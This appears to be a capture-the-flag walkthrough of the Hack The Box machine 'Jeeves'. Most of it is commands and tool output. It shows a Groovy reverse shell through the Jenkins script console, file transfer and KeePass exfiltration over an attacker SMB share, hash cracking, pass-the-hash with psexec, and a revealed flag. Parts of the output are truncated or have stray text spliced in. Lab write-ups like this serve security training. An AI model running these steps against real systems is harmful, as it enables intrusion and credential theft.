

Jeeves

Nmap scan

```
(red@kali)-[~/Downloads]
$ nmap -sV -sC -Pn 10.10.10.63
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 20:18 EDT
Nmap scan report for 10.10.10.63
Host is up (0.35s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Ask Jeeves
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 4h58m39s, deviation: 0s, median: 4h58m39s
|_ smb2-time:
|   date: 2025-04-26T05:17:59
|_ start_date: 2025-04-26T05:17:18
|_ smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 75.41 seconds
```

Directory enumeration

```
(red@kali)-[~/Downloads]
$ gobuster dir -u http://10.10.10.63 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
voter-12.5
```


```
gobuster dir -u http://10.10.10.63:50000 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

A quick dir brute using `ffuf -u http://ip/FUZZ -w /usr/share/s -fc 404`

To probe for the extensions ffuf -u http://1p/FUZZ -w wordlist.txt -e .php,.aspx,.html,.bak -fc 404

```
Progress: [1/1] :: Job [1/1] :: 0 Req/sec :: Duration: [0:00:20] :: Errors: 1 ::  
-(redⓀkali)-[/usr/share/dirbuster/wordlists]  
$ ffuf -w directory-list-2.3-medium.txt:FUZZ -u http://10.10.10.63/FUZZ  
  
      _____  
     /' _ \   /' _ \  
    /_/  \_\/_/  \_  
   /'_\  /'_\  /'_\  
  /___\/___\/___\/___\  
 /_____\_____\_____\____\  
/_/_____\_____\_____\____\  
v2.1.0-dev  
-----  
: Method           : GET  
: URL              : http://10.10.10.63/FUZZ  
: Wordlist         : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
: Follow redirects : false  
: Calibration      : false  
: Timeout/Reconnect : 10  
: Threads          : 40  
: Matcher          : Response status: 200-299,301,302,307,401,403,405,500  
-----  
[Load: http://reaper  
[Status: 200, Size: 503, Words: 38, Lines: 17, Duration: 357ms]
```

url to access the site



start smb server

```
(red@kali)-[~/Downloads/htb/jeeves]
$ sudo impacket-smbserver share $(pwd) -smb2support
sudo] password for red:
impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Build Executor Status:
*] Config file parsed
*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
*] Config file parsed
*] Config file parsed
```

Initial access

Used this python script <https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76> and start netcat

rlwrap nc -lvnp 4321



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 String host="10.10.14.12";
2 int port=8044;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
```

```
:\Users\Administrator\.jenkins>cd ..
d ..
ccess is denied.

:\Users\Administrator\.jenkins>cd ../../kohsuke/Desktop
d ../../kohsuke/Desktop

:\Users\kohsuke\Desktop>
```

```
C:\Users\Administrator\.jenkins\users>whoami
whoami
jeeves\kohsuke
Challenges
C:\Users\Administrator\.jenkins\users>cd c:\users\kohsuke
cd c:\users\kohsuke
Shortcuts
c:\Users\kohsuke>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of c:\Users\kohsuke
```

```
c:\Users\kohsuke\Documents>net use s: \\10.10.14.6\folder
net use s: \\10.10.14.6\folder
The command completed successfully.
```

The attacker machine, we are showing success

```
-(red@kali)-[~/Downloads/htb/jeeves]
$ impacket-smbserver folder pwd
impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

] Config file parsed
] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
] Config file parsed
] Config file parsed
] Incoming connection (10.10.10.63,49702)
] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
] User JEEVES\kohsuke authenticated successfully
] kohsuke:: JEEVES:aaaaaaaaaaaaaaaa:61c2133e35624aea1a458025c3f62f70:010100000000000000
b00700043007a007a00040010004700660066004b00700043007a007a000700080000252e008ac7db01060
000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e003600
] Disconnecting Share(1:IPC$)
```

```
C:\Users\kohsuke\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                State    Places
-----
SeShutdownPrivilege       Shut down the system                      Disabled Computer
SeChangeNotifyPrivilege   Bypass traverse checking                  Enabled  red
SeUndockPrivilege         Remove computer from docking station      Disabled Desktop
SeImpersonatePrivilege     Impersonate a client after authentication Enabled  Recent
SeCreateGlobalPrivilege   Create global objects                    Enabled  Trash
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
SeTimeZonePrivilege       Change the time zone                     Disabled

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
The system cannot find the file specified.

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\nc.exe C:\Users\kohsuke\Desktop\nc.exe
copy \\10.10.14.6\share\nc.exe C:\Users\kohsuke\Desktop\nc.exe
1 file(s) copied.

C:\Users\kohsuke\Desktop>copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
copy \\10.10.14.6\share\JuicyPotato.exe C:\Users\kohsuke\Desktop\JuicyPotato.exe
1 file(s) copied.

C:\Users\kohsuke\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\kohsuke\Desktop

05/18/2025  06:17 AM    <DIR>          .
05/18/2025  06:17 AM    <DIR>          ..
05/18/2025  01:18 AM             347,648  JuicyPotato.exe
05/18/2025  12:40 AM             69,850  nc.exe
11/03/2017  11:22 PM              32  user.txt
               3 File(s)          417,530 bytes
               2 Dir(s)      2,650,198,016 bytes free

C:\Users\kohsuke\Desktop>
```

On victim machine, perform the command copy

```
0 file(s) copied.

c:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.14.12\info\
\\10.10.14.12copy CEH.kdbx \\10.10.14.12\info\
The filename, directory name, or volume label syntax is incorrect.

c:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.14.12\info
copy CEH.kdbx \\10.10.14.12\info
1 file(s) copied.
```

Use keepass to get the hash

Read more on it <https://keepass.info/>

```

13781 | VeraCrypt Streebog-512 + XTS 512 bit + boot-mode (legacy) | Full-Disk Encryption (
13782 | VeraCrypt Streebog-512 + XTS 1024 bit + boot-mode (legacy) | Full-Disk Encryption (
13783 | VeraCrypt Streebog-512 + XTS 1536 bit + boot-mode (legacy) | Full-Disk Encryption (
13731 | VeraCrypt Whirlpool + XTS 512 bit (legacy) | Full-Disk Encryption (
13732 | VeraCrypt Whirlpool + XTS 1024 bit (legacy) | Full-Disk Encryption (
13733 | VeraCrypt Whirlpool + XTS 1536 bit (legacy) | Full-Disk Encryption (
6211 | TrueCrypt RIPEMD160 + XTS 512 bit (legacy) | Full-Disk Encryption (
6212 | TrueCrypt RIPEMD160 + XTS 1024 bit (legacy) | Full-Disk Encryption (
6213 | TrueCrypt RIPEMD160 + XTS 1536 bit (legacy) | Full-Disk Encryption (
6241 | TrueCrypt RIPEMD160 + XTS 512 bit + boot-mode (legacy) | Full-Disk Encryption (
6242 | TrueCrypt RIPEMD160 + XTS 1024 bit + boot-mode (legacy) | Full-Disk Encryption (
6243 | TrueCrypt RIPEMD160 + XTS 1536 bit + boot-mode (legacy) | Full-Disk Encryption (
6221 | TrueCrypt SHA512 + XTS 512 bit (legacy) | Full-Disk Encryption (
6222 | TrueCrypt SHA512 + XTS 1024 bit (legacy) | Full-Disk Encryption (
6223 | TrueCrypt SHA512 + XTS 1536 bit (legacy) | Full-Disk Encryption (
6231 | TrueCrypt Whirlpool + XTS 512 bit (legacy) | Full-Disk Encryption (
6232 | TrueCrypt Whirlpool + XTS 1024 bit (legacy) | Full-Disk Encryption (
6233 | TrueCrypt Whirlpool + XTS 1536 bit (legacy) | Full-Disk Encryption (

(red@kali)-[~/Downloads/htb/jeeves]
$ keepass2john CEH.kdbx > keypas

(red@kali)-[~/Downloads/htb/jeeves]
$ ls
admininitpas.txt  folder  Jeeves.pdf  keypas  nc.exe  nmap1.txt.nma
CEH.kdbx         jeeves.kdbx  JuicyPotato.exe  masterkey.txt  nmap1.txt.gnmap  nmap1.txt.xml

(red@kali)-[~/Downloads/htb/jeeves]
$ cat keypas
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869f
606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca02
c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48

(red@kali)-[~/Downloads/htb/jeeves]

```


Cracked hash

```

(red@kali)-[~/Downloads/htb/jeeves]
$ hashcat -m 13400 keypas.hash --show
$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7c
1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511
7de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48:moonshine1

```

in the terminal type kee2pass and passwod moonshine1. then load ce.h.kdbx folder



Transfer the credentials to a txt
login with hashes

```

000
--(red@kali)-[~/Downloads/htb/jeeves]
$ crackmapexec smb 10.10.10.63 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe
000
SMB 10.10.10.63 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (sign
ing:False) (SMBv1:True)
SMB 10.10.10.63 445 JEEVES [+] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d
!)
--(red@kali)-[~/Downloads/htb/jeeves]

```

using hashes to login


```

(red@kali) [~/Downloads/htb/jeeves]
$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.10.10.63 cm
d.exe
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.10.10.63..... The flag is elsewhere. Look deeper.
[*] Found writable share ADMIN$
[*] Uploading file QjSAMtFt.exe
[*] Opening SVCManager on 10.10.10.63..... On thing to check in CTFs is for alternative data streams, which can be seen in 'dir' with
[*] Creating service nQUE on 10.10.10.63..... hnt.txt has a stream named root.txt
[*] Starting service nQUE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>

```

Next task, level up our access. Upload netcat and start a reverse shell

start server

```

(red@kali) [~/Downloads/htb/jeeves]
$ impacket-smbserver jeeves . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.63,49684)
[*] AUTHENTICATE_MESSAGE (JEEVES\kohsuke,JEEVES)
[*] User JEEVES\kohsuke authenticated successfully
[*] kohsuke:: JEEVES:aaaaaaaaaaaaaaaa:e13372231c9b0ca57f6506d83710fd01:01010000000000000803b86f3cc29dc01512b34f
fc00000000010010007600510050005000450070005100570003001000760051005000500045007000510057000200100068006c00570
006100620050000400100068006c0057007300500061006200500007000800803b86f3cc29dc0106000400020000000800300030000000
00000000000300000fa6b0f0974df7c6beb3b95a94ee5870e938fc88b942c8e073cb906b72e1f5f160a0010000000000000000000000
0000000900200063006900660073002f00310030002e00310030002e00310034002e003100320000000000000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:jeeves)
[*] AUTHENTICATE_MESSAGE (\,JEEVES)
[*] User JEEVES\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:jeeves)
[*] Closing down connection (10.10.10.63,49684)
[*] Remaining connections []

```

```

c:\Users\kohsuke\Desktop>
c:\Users\kohsuke\Desktop>
c:\Users\kohsuke\Desktop>copy \\10.10.14.12\jeeves\nc.exe C:\Users\kohsuke\Desktop\nc.exe
copy \\10.10.14.12\jeeves\nc.exe C:\Users\kohsuke\Desktop\nc.exe
1 file(s) copied.

c:\Users\kohsuke\Desktop>dir

```

Pass the hash with the information we got from keepass

`psexec.py -hashes`

`aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00`

`administrator@10.10.10.63`

```
c:\Users\Administrator> cd Desktop

c:\Users\Administrator\Desktop> dir /R
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1
Directory of c:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                34 hm.txt:root.txt:$DATA
The process tried to write to a nonexistent pipe.
```

```
c:\Users\Administrator> cd Desktop

c:\Users\Administrator\Desktop> more < hm.txt:root.txt:$DATA
afbc5bd4b615a60648cec41c6ac92530

c:\Users\Administrator\Desktop> █
```